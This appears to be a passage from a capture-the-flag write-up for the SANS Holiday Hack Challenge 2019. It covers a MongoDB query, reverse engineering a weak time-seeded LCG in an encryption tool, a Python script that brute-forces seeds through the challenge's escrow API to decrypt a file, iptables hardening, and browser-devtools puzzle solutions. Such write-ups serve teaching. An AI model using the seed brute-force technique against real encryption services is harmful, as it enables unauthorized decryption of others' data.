The **Elfscrow Crypto** tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use. Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC. What is the middle line on the cover page? (Hint: it's five words) For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Let's go and talk with Holly Evergreen. He needs some help to recover the answers of a quiz, which are available in a Mongo database instance. He further provides us with the MongoDB documentation <here>. When we enter the terminal the following welcome message appeared:

Hello dear player! Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!
Find the solution hidden in the MongoDB on this system.

Let's see on which port the MongoDB is listening on:

ELF codeblock 3.1

```
elf@46657fb97f48:~$ ps -aux >> ok
elf@46657fb97f48:~$ cat ok
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf            1  0.0  0.0  18508  3568 pts/0    Ss   11:36   0:00 /bin/bash
mongo          9  1.1  0.0 1015616 69060 ?       Sl   11:36   0:01 /usr/bin/
    mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/
    mongo.log
```

```
elf          53   0.0   0.0   34400   2968 pts/0    R+   11:38   0:00 ps -aux
```

We can enter the MongoDB shell by using: **mongo -port 12121**. Then, by using regular MongoDB commands, we proceed as follows:

ELF codeblock 3.2

```
> show dbs
admin   0.000GB
config  0.000GB
elfu    0.000GB
local   0.000GB
test    0.000GB
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.
    loadServerScripts();displaySolution(); **" }
> db.loadServerScripts();displaySolution();
          .
        __/ __
           /
        /.'o'.
          .*.'.
        .'.'*'.
       *'.o.'.*.
      .'.*.'.'.*.
     .o.'.*.'.*.'.
        [_____]
         ___/
  Congratulations!!
```

Holly Evergreen provides us with a very helpful video talk about **Reversing Crypto the Easy Way**, which can be found <here>.

Let's use the debug symbols and the binary provided to gather some more information about the encryption software. We grab the free version of IDA – **IDA v7.0**. Let's disassemble! We can see two interesting functions: **super_secure_srand** and **super_secure_random**. The first function generates a starting seed, which is going to be used by the second function. The seed is trivially generated by using the current time of the host. Let's inspect the second function:

ELF codeblock 3.3

```
; Attributes: bp-based frame

super_secure_random proc near
push    ebp
mov     ebp, esp
```

```
mov     eax, state
imul    eax, 343FDh
add     eax, 269EC3h
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
super_secure_random endp
```

It's pretty trivial linear congruential generator (LCG). In fact, by analyzing the magic multiplicative and additive constants we can match it to the LCG used by **Microsoft Visual/Quick C/C++**. We can easily write it down in Python:


ELF codeblock 3.4

```
def msvcrt_rand(seed):
    seed *= 0x343FD
    seed &= 0xFFFFFFFF
    seed += 0x269EC3
    return (seed, (seed >> 0x10) & 0x7FFF)

def craft_key(seed):
        key = ""
        while len(key) < 16:
                seed, gen_seed_shift = msvcrt_rand(seed)
                gen_seed_shift = hex(gen_seed_shift)
                key += str(gen_seed_shift)[2::].zfill(5)[2:-1]
        return key
```

The first function **msvcrt_rand** is the LCG itself, while the second function **craft_key** is iteratively calling the LCG to construct a key having a desirable length. By playing around with the encryption software and encrypting some random file, we can see that the string length of the key is 16 (or 8 Bytes). Here is an example of the output of **elfscrow.exe**:

ELF codeblock 3.5

```
> elfscrow.exe --encrypt a.txt

Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1577535231

Generated an encryption key: e9449d03707fbd6f (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 9f32291a-bb20-4f7b-a599-5d1c6b8e6a47 - Santa Says, don't
    share that key with anybody!
File successfully encrypted!
```



Since the key length is only 8 Bytes we are most probably dealing with DES. This observation can be confirmed by looking through the disassembling instructions. Furthermore, we don't need to recover and implement the used symmetric algorithm – we can just use the provided exe for decryption. However, the decryption routine provided requires a **secret id**, which is further translated to the **encryption key** by using an API to **elfscrow.elfu.org**. We can recover the decryption API request by either using Wireshark or just manually visiting the elfscrow link provided, i.e:

> ERROR: This is the Elf-Scrow API Server. All requests are POSTs to /api/store or /api/retrieve

Before writing up the Python decryption wrapper we need to figure out the set of possible starting seeds. However, we can use the hint provided: **We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC**. The Unix Timestamp of **Friday, 6 December 2019 19:00:00** is **1575658800**. The expected encryption interval of 2 hours defines a possible set of keys with cardinality equal to 7200 (2 hours = 120 minutes = 7200 seconds), which is a pretty small key space.

Finally, let's recall that the effective length of DES keys is 56 bits, not 64, because the last 8 bits are used for parity. So, not all the candidates will be decrypted successfully – a "bad magic number" error will be triggered. Furthermore, some of those decrypted successfully are going to be false-positives. So, at the end of the Python decryption wrapper, we are going to check if the decrypted file is a valid PDF file:

ELF codeblock 3.6

```
import requests
from subprocess import Popen, PIPE, STDOUT
import PyPDF2

url = 'http://elfscrow.elfu.org/api/store'
S = 1575658800

for seed_try in range(S,S+7201):
        key_try = craft_key(seed_try)
        myobj = str(key_try)
        x = requests.post(url, data = myobj)
        uuid = x.text.strip()
```

```
        cmd = "elfscrow.exe␣--insecure␣--id="+ uuid + "␣--decrypt␣original.
            enc␣" + str(seed_try) +".pdf"
        p = Popen(cmd, shell=True, stdin=PIPE, stdout=PIPE, stderr=STDOUT)
        output = p.stdout.read()
        if 'failed' not in output:
                try:
                        PyPDF2.PdfFileReader(open(str(seed_try) +".pdf", "rb
                            "))
                except PyPDF2.utils.PdfReadError:
                        print("invalid␣PDF␣file")
                else:
                        kk = raw_input("ELF!")
```

After few minutes the file is decrypted. The starting seed was **1575663650**. The middle 5 words from the PDF cover are **Machine Learning Sleigh Route Finder**. The decrypted file is to follow:

ELF UNIVERSITY

Ille te videt dum dormit

Research Labs

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE

SUPER SANTA SECRET:

DO NOT REDISTRIBUTE

1. Introduction

Elf University Research Labs prides itself on creating the most cutting-edge technology for the North Pole, such as the 5 Mega-Jollies Christmas Cheer Laser. And ElfU's brightest scientists have done it again with our prototype Super Sled-O-Matic Sleigh Route Finder. This device replaces the traditional "magical" means by which Santa guides his sleigh every Christmas Eve, in favor of an easy-to-install on-board device powered by Machine Learning - the Super Sled-O-Matic. With the release of the Super Sled-O-Matic, Elf U Research Labs is confident that Santa's sleigh will be even more efficient than ever in carrying out its toy distribution tasks.

This document outlines how the Super Sled-O-Matic device works and how to install it onto Santa's Sleigh.

WARNING! Due to the sensitive nature of this experimental project, this document must be protected by all means. It CANNOT fall into the wrong hands. If it does, the entire holiday season could be ruined. We must guard it with the strictest of security.

2. Features / Specs

The Super Sled-O-Matic includes the following features:

- 2 GHz, Double-core CPU
- 2 GB RAM
- 2 TB SSD Storage
- Mini HDMI and USB On-The-Go ports
- Micro USB power
- HAT-compatible 22-pin header
- Composite video and reset headers
- CSI camera connector
- Satellite Trans-receiver for Global Internet Access
- SRF – Sleigh Route Finder Web API
- Water/Weather-Proof
- Machine Learning Via TinselFlow

2.1 SRF - Sleigh Route Finder Web API

The Sleigh Route Finder (SRF) is the logic module built into the Super Sled-O-Matic device which computes Sleigh Routes using Machine Learning. The SRF has a Web API service on-board to ingest weather data from reporting elf weather stations around the globe. This weather data is then stored on the Super Sled-O-Matic's 2TB SSD.

2.2 Machine Learning Via TinselFlow


TinselFlow is an end-to-end closed source Machine Learning platform created by Elf University Research Labs. TinselFlow includes a closed source library for the most common programming

languages like Python and JavaScript to help Elf U students and North Pole employees to develop and train Machine Learning models.

The Super Sled-O-Matic's SRF logic module utilizes TinselFlow libraries to train models using available weather data to calculate the best route possible for Santa's Sleigh to deliver millions of presents globally in one night.


3. SRF - Sleigh Route Finder Web API


The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:




The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

The Sleigh Route Finder has a weather map showing Elf weather stations around the globe reporting their local conditions. The website also contains a simple IP Firewall for filtering out improper weather traffic from being ingested. These two features can be seen below:





Elf weather stations can report/retrieve weather data using the API which is outlined in the API documentation found on the website:



4. Determine Device Mounting Location


Precautions and Guidelines

As you prepare to install the Super Sled-O-Matic, be sure to take heed of the following precautions:

- Turn off power to Santa's Sleigh.
- Disable the backup battery power on the Super Sled-O-Matic.
- Read thoroughly all installation instructions at least once before beginning.

Proper Mounting Locations

The proper mounting location for the Super Sled-O-Matic is shown in the figure below:



1 Right side of sled under the flight abort ejector seat.

2 Right side of sled under foot step.

3 Anywhere in front of sled.

5. Mounting the Super Sled-O-Matic Device

The bracket allows one to mount the device to Santa's Sleigh -- Be sure that the ***white label is facing outward.***

The bracket must be screwed to the Sleigh with the screw provided in the package through the two holes illustrated in the image above.


The side of the Super Sled-O-Matic with the connector should be mounted in the same direction as the L shaped edge illustrated above.

Carefully spread both sides of the bracket to release and remove the Super Sled-O-Matic.

6. Super Sled-O-Matic Wiring Diagram


The Super Sled-O-Matic should be wired according to the figure below.

WARNING: Failure to wire the device properly could result in fire, a sleigh crash, or worse! Proceed with caution!



7. Powering on the Super Sled-O-Matic

The Super Sled-O-Matic has LEDs that it uses to indicate device status for different features. A Green LED indicates proper functioning and a Red LED indicates that the feature is currently not operational. The large activation button on top of the device must be held down for 10 seconds to turn the Super Sled-O-Matic On.



The LEDs are described in this table:

PWR: 	This LED indicates that the device is either powered on or off. Please allow up to 5 seconds after holding down the Super Sled-O-Matic activation button for the LED to turn from RED to GREEN.
SRF: 	The Sleigh Route Finder built into the Super Sled-O-Matic will display a GREEN LED if it has a Valid Route calculated via Machine Learning. A RED LED indicates that the data is erroneous or weather conditions are too severe.
Registration: 	This LED indicates the internet connection status of the Satellite Transceiver. A solid green LED indicates that internet status is solid. A blinking green LED indicates internet connection is working but intermittent. A red LED indicates no internet connection. After three hours of non-use, the device attempts to power-down.

8. Powering on the Super Sled-O-Matic Backup Battery

The following figure shows the activation button used to turn on the battery backup for the Super Sled-O-Matic

3.2 Open the Sleigh Shop Door and Objective 11

Completing Objective 10 unlocks **Narrative 7/10**.

To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?

myself

> Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?
>
> For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

Let's go to Kent Tinseltooth. His smart braces are hacked! We need to help him out configure some **iptables**. He was polite enough to give us a link describing **How to configure iptables on CentOS**. It can be found <here>.

Entering the terminal we have witnessed the following conversation:

ELF codeblock 3.7

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation
    .
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn
     to me and be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-
    learning, sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using
    default creds, but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've
    researched and studied. From now on, stop playing with your teeth, and
    floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces
    .
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me
     configure the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is
```

```
    uncomfortable.
```

Let's go and read the **.md** file:

ELF codeblock 3.8

```
elfuuser@75aa9c7e63a7:~$ cat /home/elfuuser/IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and
    monitoring of dental status. It uses FTP and HTTP for management and
    monitoring purposes but also has SSH for remote access. Please refer to
    the management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example
     of how to set a default policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a
    specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT
    chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on
    the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to
    access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports
    21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of
     80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the
    lo interface.
```

Let's go and configure the desirable rules. Be cautious using iptables – the order of applying the rules do matters:

ELF codeblock 3.9

```
sudo iptables -P INPUT DROP
sudo iptables -P OUTPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -j ACCEPT
```

```
sudo iptables -A INPUT -i lo -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED
    -j ACCEPT
sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
```

After few seconds the mission is completed with the following message:

ELF codeblock 3.10

```
Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!

/usr/bin/inits: line 10:    12 Killed                  su elfuuser
```

Kent provides us with links to various modern browser's Developer Tools. However, we will stick with Google Chrome. Let's go to the crate and try to open the Sleigh Shop door:

I locked the crate with the villain's name inside. Can you get it out?

3.2.1 Lock I

You don't need a clever riddle to open the console and scroll a little.

Go to the **developer tools console** to recover the printed answer. We are going to omit the codes, since they are mostly randomly generated.

3.2.2 Lock II

Some codes are hard to spy, perhaps they'll show up on pulp with dye?

If you see the **print preview** of the current page, the code will magically emerge.

3.2.3 Lock III

This code is still unknown; it was fetched but never shown.

Fetched? Let's go and find out the fetched resources via the **Network tab**. An image is revealed having the unlocking code.

3.2.4 Lock IV

Where might we keep the things we forage? Yes, of course: Local barrels!

Capitalized **Local**? Let's go the **Application->Local storage** to find our the unlocking code.

3.2.5 Lock V


Did you notice the code in the title? It may very well prove vital.

Inspect the page source's title. The code is to be found there.

3.2.6 Lock VI

In order for this hologram to be effective, it may be necessary to increase your perspective.

This one is really amazing! You have a rainbow-alike card next to the lock with CSS class **hologram**. If we increase the perspective property we can reveal the hidden unlocking code.



3.2.7 Lock VII

The font you're seeing is pretty slick, but this lock's code was my first pick.

Just grab the unlocking code from the page style font-family.

3.2.8 Lock VIII

In the event that the **.eggs** go bad, you must figure out who will be sad.

As you can see we have a dot in front of **eggs**. Furthermore, the hint is related with the word **event**. Let's see if there are some events attached to class **.eggs**. By selecting it we can see the events attached by clicking on the **Event Listeners** tab (right next to the **Styles** tab). Not surprisingly, an event **spoil** is to be found. The handler is: **()=>window['VERONICA']='sad'**. So, the unlocking code is **VERONICA**.

3.2.9 Lock IX

This next code will be unredacted, but only when all the chakras are :active.

Let's inspect the inner HTML of this hint:

ELF codeblock 3.11

```
<div class="instructions">
This <span class="chakra">next</span>
code will be
<span class="chakra">unredacted</span>,
but <span class="chakra">only</span>
<span class="chakra">when</span>
all the <span class="chakra">chakras</span>
are <span class="subtle">:</span>active.</div>
```

There are several spanned words sharing a class **chakra**. Let's make them active. We can easily do that by selecting each of them and inspect their **Styles** tab. Then, we need to select the **:hov** button and activate **:active** state.

3.2.10 Lock X


Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

Pop off the cover? Hm, let's inspect the HTML code of the final lock X. There is a div element with class name **cover**. We can remove it. The board of the locking mechanism is now visible:

The board has an ID which looks like the unlocking code. However, we are not able to unlock the mechanism. An error is triggered and it can be seen via the Console log: **Error: Missing macaroni!**. Macaroni? Let's see the page source code: A div element with class **macaroni**? Let's include it in the lock div wrapper. Indeed, a piece of macaroni is shown over the board. Let's try again to unlock: **Missing cotton swab!**. We can find this div in the page source as well. We include it in the lock div wrapper and try again: **Missing gnome!**. Let's include this div too. Finally!

> Well done! Here's the password:
>
> **The Tooth Fairy**
>
> You opened the chest in <shamefully omitted> seconds
> Well done! Do you have what it takes to Crack the Crate in under three minutes?
> Feel free to use this handy image to share your score!

Hmm, we have been challenged! We can automate some of the routines. For example, we can copy the **innerHtml** property of the **div** of the last lock and modify it accordingly (the unlocking codes of locks VIII and X are not dynamically updated with each content reloading). Then, we need to hurriedly input the remaining unlocking codes:



However, we have been challenged again – can we unlock the crate for less than 5 seconds? There are many possible ways to achieve that:

- Entirely using JavaScript
- Entirely using Python by parsing the HTML, CSS and js resources
- Try to predict the pseudo-randomly generated unlocking codes

During the previous challenges, we have already written down Python codes. We have exploited weakness in the usage of pseudo-randomly generators as well. Let's complete this challenge by using JavaScript!

Inspecting the obfuscated JavaScript is fruitful. We can see two important objects – an array with base64 encoded strings and a function, which is able to decode the strings. However, the object names are pseudo-randomly generated. If we want to automate the process of finding their names we have to traverse the window object and pivot them.

The unlocking code for lock I, provided via the console, is wrapped with some non-alphanumeric characters. We can use then to extract the unlocking code from the aforementioned JavaScript array object. The unlocking code of Lock II is inside an element with class name **libra**. Lock IV is easily reachable by the **localStorage** inbuilt function. Extracting and slicing the **title** element of the **DOM** will reveal the unlocking code for Lock V.

The hologram lock is a little bit obfuscated. However, each symbol of the unlocking code is wrapped with unique class name. We can easily reverse engineer the right symbol positions order of the unlocking code by just make several content reloads until a hologram unlocking code with different symbols is generated.

Lock VII is easily reached by slicing the first member of the set of DOM elements having a tag **style**. The unlocking codes for Locks VIII and X are constants. Obtaining unlocking code for Lock IX requires a little bit traversing of the CSS rules and slicing.

The unlocking code for Lock III is the toughest one. We need to extract it from a PNG image. It's time to include **Tesseract** in our little automation script. It will automatically provide us with the optical character recognition (OCR) primitives.

